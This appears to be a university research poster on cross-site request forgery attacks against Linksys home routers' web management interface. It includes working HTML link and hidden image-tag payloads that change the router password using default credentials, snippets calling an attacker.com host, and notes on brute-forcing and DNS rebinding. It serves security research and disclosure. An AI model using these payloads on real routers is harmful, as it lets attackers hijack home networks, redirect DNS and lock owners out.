CERIAS

the center for education and research in information assurance and security

CSRF Attacks Against Linksys Wireless Routers

By
Ryan Poyar

Phase I – Web Management Interface Attacks

URL Attacks

- Already authenticated (works in both IE and Firefox)
- Stored user credentials in browser (works in both IE and Firefox)
- User credentials within the URL (works in Firefox with warning)

Sample HTML URL that modifies the password of the Wireless Router:

```
<a href="http://192.168.1.1/apply.cgi?submit_button=Management&change_a
ction=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&https_enable=0
&wait_time=4&http_passwd=test2&http_passwdConfirm=test2&_http_enable=1&web_wl_filter
=0&remote_management=0&upnp_enable=1">Click Me!</a>
```

Sample URL with embedded credentials:

```
http://username:password@website.com/index.html
```


Image Attacks

Same results as URL Attacks with the exception that ***Firefox does not give a warning with embedded credentials***.

- Stealthier than URL Attack – shows a failed image rather than “Settings are Successful” or “401 Unauthorized”
  - Images can potentially be hidden
- Possible to have hundreds of these image tags on a webpage (brute force password)

Sample image tag that embeds credentials within the URL and changes the Linksys password

```
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Management&change_a
ction=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&https_enable=0
&wait_time=4&http_passwd=test2&http_passwdConfirm=test2&_http_enable=1&web_wl_filter
=0&remote_management=0&upnp_enable=1" /></p>
```



Phase II – Advanced JavaScript Attack

Modify a wireless router using XMLHttpRequest (AJAX)

- With Basic Authentication credentials (works in both IE and Firefox)
- Brute force credentials (works in IE)

Sample code to demonstrate XMLHttpRequest

```
http.open("get", “http://attacker.com?changePassword", false, “user", "password");
http.send("");
if (http.status == 200)
   alert("success");
```

Same Origin Policy (SOP)

The goal of the policy is to permit scripts running on a particular website to interact with that website while preventing the scripts from interacting with other websites. This is determined from the domain name, application layer protocol, and the client side TCP port.

DNS Rebinding

DNS rebinding it is a technique to circumvent the same origin policy. It attempts to rebind a DNS name to a different IP address. This is typically done by either sending multiple IP addresses as a response to a DNS lookup or setting the TTL field to 1 second so that the victim will do a second DNS lookup getting a different IP address from the malicious server.

DNS Pinning

DNS pinning is primarily used as a way to decrease internet traffic by caching the DNS responses for longer than their TTL. However, it also prevents the victim from performing a second DNS lookup.

Breaking DNS Pinning

- Block the victim from subsequent attempts to connect to the website (firewall rule, shut down the web server, etc)
- Attempt to load an image from the website on a different port

Phase III – Advanced Socket Attacks

Create a client-side web application that opens a socket connection to a WR and manually performs the HTTP protocol to modify it. Some of the technologies that can be used include Flash, JavaScript, ActiveX, Java (LiveConnect), Java Applet, Microsoft Silverlight, plug-ins, and JavaFX.

JavaScript / Java (LiveConnect) Attack

*Note: Since the JRE is separate from the browser it has its own SOP

- Modify Linksys using basic authentication credentials (works in Firefox)
- Brute force credentials (works in Firefox)

Sample code to demonstrate Java (LiveConnect)

```
var sock = new java.net.Socket( "attacker.com", 80 );
var outstream = sock.getOutputStream();
outstream.write(attackBytes);
outstream.flush();
handleResponse(sock, sock.getInputStream());
sock.close();
```

Conclusions

The attacks in all of the phases of the research targeted the web management interface. Consequently, the attacks were capable of performing any action that the web management interface can. Below are some of the things that were performed and the results:

Cause a denial of service – Yes. Via either changing the IP address of the router, modifying the access restrictions, or disabling the wireless network. Other methods are also available to cause a denial of service.
Manipulate routing of traffic – Yes. Via the advanced routing options.
Modify DNS servers – Yes.
Enable UPnP/Port forward/DMZ – Yes. All of them.
Enable SSH or web management from the WAN – No for SSH due to the fact that the default firmware does not have an SSH server in it. Yes for enabling web management capability to the WAN.
Change the password of the router – Yes.
Change the key for the wireless network – Yes.
Reset the router to default settings – Yes.
Enable remote management – Yes. WLAN is enabled by default and WAN can be enabled.

Other Interesting Findings:

- The username is not enforced in authentication
- There is no way to logout of the web management interface

PURDUE UNIVERSITY

CERIAS

Discovery Park e-Enterprise Center